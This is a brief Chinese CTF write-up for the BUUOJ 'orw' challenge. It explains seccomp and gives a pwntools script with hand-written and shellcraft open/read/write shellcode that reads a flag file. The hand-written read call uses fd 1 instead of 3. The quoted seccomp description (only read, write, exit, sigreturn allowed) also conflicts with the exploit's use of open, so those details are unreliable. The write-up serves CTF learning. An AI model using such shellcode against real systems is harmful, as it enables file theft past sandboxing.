
刚开始我还以为是直接shellcode输入就好了,结果好像并不是
于是看了这个函数,看不懂真的,于是我就百度了
seccomp 是 secure computing 的缩写,其是 Linux kernel 从2.6.23版本引入的一种简洁的 sandboxing 机制。在 Linux 系统里,大量的系统调用(system call)直接暴露给用户态程序。但是,并不是所有的系统调用都被需要,而且不安全的代码滥用系统调用会对系统造成安全威胁。seccomp安全机制能使一个进程进入到一种“安全”运行模式,该模式下的进程只能调用4种系统调用(system call),即 read(), write(), exit() 和 sigreturn(),否则进程便会被终止。
难怪用shellcraft不行了,然后网上绝大多的博客都是自己写了一个shellcode
简单来说就这三步
sys_open('flag',0,0)sys_read(3,esp,0x100)sys_write(1,esp,0x100)
然后自己写或者用shellcraft
from pwn import*context.log_level = 'debug'#io = remote("node4.buuoj.cn",27565)io = process('./orw')#elf = ELF('./memory')shellcode = asm('push 0x0;push 0x67616c66;mov ebx,esp;xor ecx,ecx;xor edx,edx;mov eax,0x5;int 0x80;')shellcode +=asm('mov eax,0x3;mov ecx,ebx;mov ebx,0x1;mov edx,0x100;int 0x80;')shellcode +=asm('mov eax,0x4;mov ebx,0x1;int 0x80;')io.send(shellcode)io.interactive()
shellcode = shellcraft.open('flag',0)shellcode+=shellcraft.read(3,'esp',0x100)shellcode+=shellcraft.write(1,'esp',0x100)

若有收获,就点个赞吧
0 人点赞


